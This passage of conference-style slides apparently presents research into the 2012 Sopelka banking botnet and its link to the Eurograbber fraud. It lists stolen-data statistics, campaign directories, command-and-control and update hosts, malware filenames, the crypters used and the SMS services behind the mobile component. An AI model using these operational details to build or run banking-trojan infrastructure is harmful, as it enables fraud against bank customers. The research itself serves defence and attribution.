    - *getvalue*: obtain some stored data like codes card
    - *log*: just logging

# Sopelka Botnet – Banking panel

- Stolen data
  - At least 9,000  banking users
  - Configs
    - 60% affects to Spanish entities
    - 15% affects to German entities
    - 15% affects to Italian entities
    - The rest to Netherlands and Money Transfers
  - Injects against more than 30 companies
    - Found data of 5 Spanish and 2 German
  - The *campaignDir* directory separates campaigns

# Sopelka Botnet – Banking panel

- One database per campaign

| CampaignDir | First use date | Last use date | Total use |
|---|---|---|---|
| **/decit/** | 2012-07-24 | 2012-09-19 | 30% |
| **/replace_hgsdonf/** | 2012-05-04 | 2012-09-20 | 27% |
| **/fixan/** | 2012-05-21 | 2012-09-06 | 19% |
| **/foxes/** | 2012-05-21 | 2012-07-07 | 14% |
| **/fixit/** | 2012-06-26 | 2012-08-15 | 5% |
| **/denew/** | 2012-07-24 | 2012-09-17 | 4% |
| **/replace_zeus/** | 2012-05-05 | 2012-09-18 | 0.7% |
| **/mex/** | 2012-09-04 | 2012-09-20 | 0.2% |
| **/mes/** | 2012-09-04 | 2012-09-19 | 0.1% |
| **/nor/** | - | - | 0% |
| **/gni/** | - | - | 0% |

# Sopelka Botnet - Infrastructure

- Trojan servers
- DNS servers
- Banking panel servers
- Injects servers
- Servers to send SMS
- Send/Receive SMS providers
- Mobile components servers

# Sopelka Botnet - Infrastructure

- Trojan servers
  - At least 30 domains
- DNS servers
- Banking panel servers
- Injects servers
- Servers to send SMS
- Send/Receive SMS providers
- Mobile components servers

# Sopelka Botnet - Infrastructure

- Trojan servers
- DNS servers
  - Complexity level++
  - At least 2 domains / 4 hosts (Citadel)
- Banking panel servers
- Injects servers
- Servers to send SMS
- Send/Receive SMS providers
- Mobile components servers

# Sopelka Botnet - Infrastructure

- Trojan servers
- DNS servers
- Banking panel servers
  - At least 8 domains (proxies)
- Injects servers
- Servers to send SMS
- Send/Receive SMS providers
- Mobile components servers

# Sopelka Botnet - Infrastructure

- Trojan servers
- DNS servers
- Banking panel servers
- Injects servers
  - At least 1 domain
- Servers to send SMS
- Send/Receive SMS providers
- Mobile components servers

# Sopelka Botnet - Infrastructure

- Trojan servers
- DNS servers
- Banking panel servers
- Injects servers
- Servers to send SMS
  - At least 2 domains
- Send/Receive SMS providers
- Mobile components servers

# Sopelka Botnet - Infrastructure


- Trojan servers
- DNS servers
- Banking panel servers
- Injects servers
- Servers to send SMS
- Send/Receive SMS providers
- Mobile components servers

# Sopelka Botnet - Infrastructure

- Trojan servers
- DNS servers
- Banking panel servers
- Injects servers
- Servers to send SMS
- Send/Receive SMS providers
- Mobile components servers
  - At least 13 domains


# Sopelka Botnet - Infrastructure

- Citadel domains stats (*autumn.kz, wet.kz, advia.kz*)
  - IPs geolocation (05/09/2012)




# Sopelka Botnet - Infrastructure

- Citadel domains stats
  - Unique IPs connecting to *advia.kz* (05/09/2012)



# Sopelka Botnet - Infrastructure

- Citadel domains stats
  - Total unique IPs (01/09/2012 - 07/09/2012)




# Sopelka Botnet - Infrastructure

- Feodo
  - More than 30,000 infections
    - Italy!!
- Tatanga
  - 3,000 infections aprox.
    - Germany
    - Spain

# Sopelka Botnet - Infrastructure

- Binary updates (Citadel)



**Index of /sopelka3/files**

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| citsp3.exe | 05-Sep-2012 05:03 | 280K | |
| citsp3_clean.exe | 05-Sep-2012 04:53 | 210K | |
| sopelka3_config.bin | 05-Sep-2012 04:53 | 13K | |

*Apache/2.2.15 (CentOS) Server at iowa.kz Port 80*

# Sopelka Botnet - Infrastructure

- Binary updates (Citadel)


**Index of /sopelka3/files**

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| citsp3.exe | 11-Sep-2012 15:44 | 283K | |
| citsp3_clean | 07-Sep-2012 04:42 | 213K | |
| citsp3_clean.exe | 05-Sep-2012 04:53 | 210K | |
| sopelka3_config.bin | 07-Sep-2012 04:42 | 13K | |

*Apache/2.2.15 (CentOS) Server at fruno.pl Port 80*

# Sopelka Botnet - Infrastructure

- Binary updates (Citadel)
  - Robocrypt
  - Styx



# Sopelka Botnet - Infrastructure

- Internal communication / tests
  - Mobile phone numbers
    - Virtual numbers
      - Spain → FonYou
      - Sweden → MyCoolSMS
      - United Kingdom → MyCoolSMS
    - Russian prepaid SIMs (Beeline)
  - MyCoolSMS
  - SMS2Email
  - TextMarketer

| Country | Format | Monthly Price | Price per SMS | Receives Domestically | Receives Internationally |
|---|---|---|---|---|---|
| Australia | +614XXXXXXXX | 9.95 EUR | 0.015 EUR | ✔ | ✘ |
| Austria | +436XXXXXXXXXX | 9.95 EUR | 0.015 EUR | ✔ | partially |
| Canada | +1XXXXXXXXXX | 9.95 EUR | 0.015 EUR | ✔ | partially |
| Finland | +358XXXXXXXXXX | 9.95 EUR | 0.015 EUR | ✔ | ✘ |
| Hong Kong | +852645XXXXX | 9.95 EUR | 0.015 EUR | ✔ | partially |
| Hungary | +367XXXXXXXX | 9.95 EUR | 0.015 EUR | ✔ | ✘ |
| Ireland | +35387XXXXXXX | 9.95 EUR | 0.015 EUR | ✔ | partially |
| Lithuania | +37066XXXXXX | 9.95 EUR | 0.015 EUR | ✔ | partially |
| Netherlands | +316XXXXXXXX | 9.95 EUR | 0.015 EUR | ✔ | partially |
| Norway | +475XXXXXXX | 9.95 EUR | 0.015 EUR | ✔ | partially |
| Poland | +486XXXXXXX | 19.90 EUR | 0.015 EUR | ✔ | ✘ |
| South Africa | +278XXXXXXXX | 9.95 EUR | 0.015 EUR | ✔ | ✘ |
| Spain | +349XXXXXXXX | 9.95 EUR | 0.015 EUR | ✔ | ✘ |
| Sweden | +467XXXXXXXX | 9.95 EUR | 0.015 EUR | ✔ | ✔ |
| Switzerland | +41763XXXXXX | 9.95 EUR | 0.015 EUR | ✔ | partially |
| United Kingdom | +447XXXXXXXXX | 9.95 EUR | 0.015 EUR | ✔ | ✔ |
| United States | +1XXXXXXXXXX | 9.95 EUR | 0.015 EUR | ✔ | partially |

# Sopelka Botnet - Infrastructure

- Internal communication / tests
  - Mobile phone numbers
    - Virtual numbers
      - Spain → FonYou
      - Sweden → MyCoolSMS
      - United Kingdom → MyCoolSMS
    - Russian prepaid SIMs (Beeline)
  - MyCoolSMS
  - SMS2Email
  - TextMarketer

# Sopelka Botnet - Infrastructure

- Internal communication / tests
  - Messages in English
  - Some proofs pointing to Manchester
    - Using same virtual number (*hgm*)
    - Using SMS2Email account with Manchester IP
    - Account data
  - But payments with Russian virtual credit cards…

# Sopelka Botnet - Summary

- Citadel / Tatanga / Feodo
- Since April to end of September 2012
- Injects + Mobile component (*apk, jad, sis*)
  - No automatic transfers
- 4 European countries affected
- High infection level
- Russian / English banking panel
- Different nationalities group (?)

# Eurograbber



## A Case Study of Eurograbber:

## How 36 Million Euros was Stolen via Malware

December 2012

# Eurograbber

# Eurograbber

ABC.es | ECONOMÍA

ACTUALIDAD DEPORTES CULTURA VIAJAR GENTE&ESTILO TV VIDEO SALUD BLOGS HEMEROTECA SERVICIOS TE

España Internacional **Economía** Sociedad El Papa Toros Madrid Ediciones Ciencia Medios Familia Defensa Opinión ABC 110 Buscar



ECONOMÍA

## Roban 5,8 millones de euros en cuentas españolas mediante un ataque informático

ABC.ES / MADRID | Día 05/12/2012 - 16.50h

TEMAS RELACIONADOS ▸ Piratería informática ▸ Sistemas operativos ▸ Virus informáticos ▸ Informática

▸ Un grupo de hackers ha utilizado un virus troyano para acceder a los datos bancarios de las víctimas en el ordenador o en su teléfono móvil

# Eurograbber

# Eurograbber

# Eurograbber

Schlagzeilen | Hilfe | RSS | Newsletter | Mob

SPIEGEL ONLINE NETZWELT

NACHRICHTEN | VIDEO | THEMEN | FORUM | ENGLISH | DER SPIEGEL | SPIEGEL TV | ABO | SHOP

Home | Politik | Wirtschaft | Panorama | Sport | Kultur | Netzwelt | Wissenschaft | Gesundheit | einestages | Karriere | Uni | Schul

Nachrichten > Netzwelt > Web > Botnets > Eurograbber-Trojaner erbeutet 36 Millionen Euro

## "Eurograbber Attack": Handy-Trojaner 36 Millionen Euro

**Selbst die doppelte Sicherung hat nichts genützt: Mit hinterhäl Schadsoftware haben Kriminelle 36 Millionen Euro von 30.000 gesamten Euro-Raum abgebucht. Viele Online-Banking-Kunden ahnungslos, bis die Kontoauszüge kamen.**

Donnerstag, 06.12.2012 – 13:22 Uhr

# Eurograbber


## Eurograbber steelt 36 miljoen euro van banken

Nieuws | 05 dec 2012 | Computable ICT-nieuws |

Check Point en Versafe hebben een uitgebreid rapport over Eurograbber onthuld. Dit is een zeer geavanceerde digitale aanval op een groot aantal Europese banken waarbij de afgelopen periode meer dan 36 miljoen euro is gestolen. Er zijn in totaal 940 klanten van Nederlandse banken slachtoffer geworden van Eurograbber omdat hun computer en mobiele telefoon is besmet. Internationaal ging het om mee...

# Eurograbber

- Different malware families
- New ZitMo attack
- European banks
- 200€ - 250.000€ transactions

# Eurograbber

- Different malware families
  - ZeuS
  - SpyEye
  - Carberp
- New ZitMo attack
- European banks
- 200€ - 250.000€ transactions

# Eurograbber

- Different malware families
- New ZitMo attack
  - Android
  - BlackBerry
- European banks
- 200€ - 250.000€ transactions

**"…new and very successful variation of the ZITMO Trojan"**

# Eurograbber

- Different malware families
- New ZitMo attack
- European banks
  - Italy (16)
  - Spain (7)
  - Germany (6)
  - Netherlands (3)
- 200€ - 250.000€ transactions

# Eurograbber


- Different malware families
- New ZitMo attack
- European banks
- 200€ - 250.000€ transactions

# Eurograbber

- Different malware families
- New ZitMo attack
- European banks
- 200€ - 250.000€ transactions
- 36 million EUR!!

# Eurograbber

- It smells like Sopelka…



# Eurograbber

- It smells like Sopelka…

# Eurograbber

- Different malware families
  - ~~ZeuS~~ Citadel
  - ~~SpyEye~~ Tatanga / Hermes
  - Feodo / Bugat / Cridex
  - Carberp?
- New ZitMo attack
- European banks
- 200€ - 250.000€ transactions

# Eurograbber

- Different malware families
- ~~New ZitMo attack~~ Same ZitMo in 2010
  - Android
  - BlackBerry
  - ~~Symbian~~

**"…new and very successful variation of the ZITMO Trojan"**

**"…Mobile version of Eurograbber Trojan"**

# Eurograbber

- ~~New ZitMo attack~~ Same ZitMo in 2010

# Eurograbber

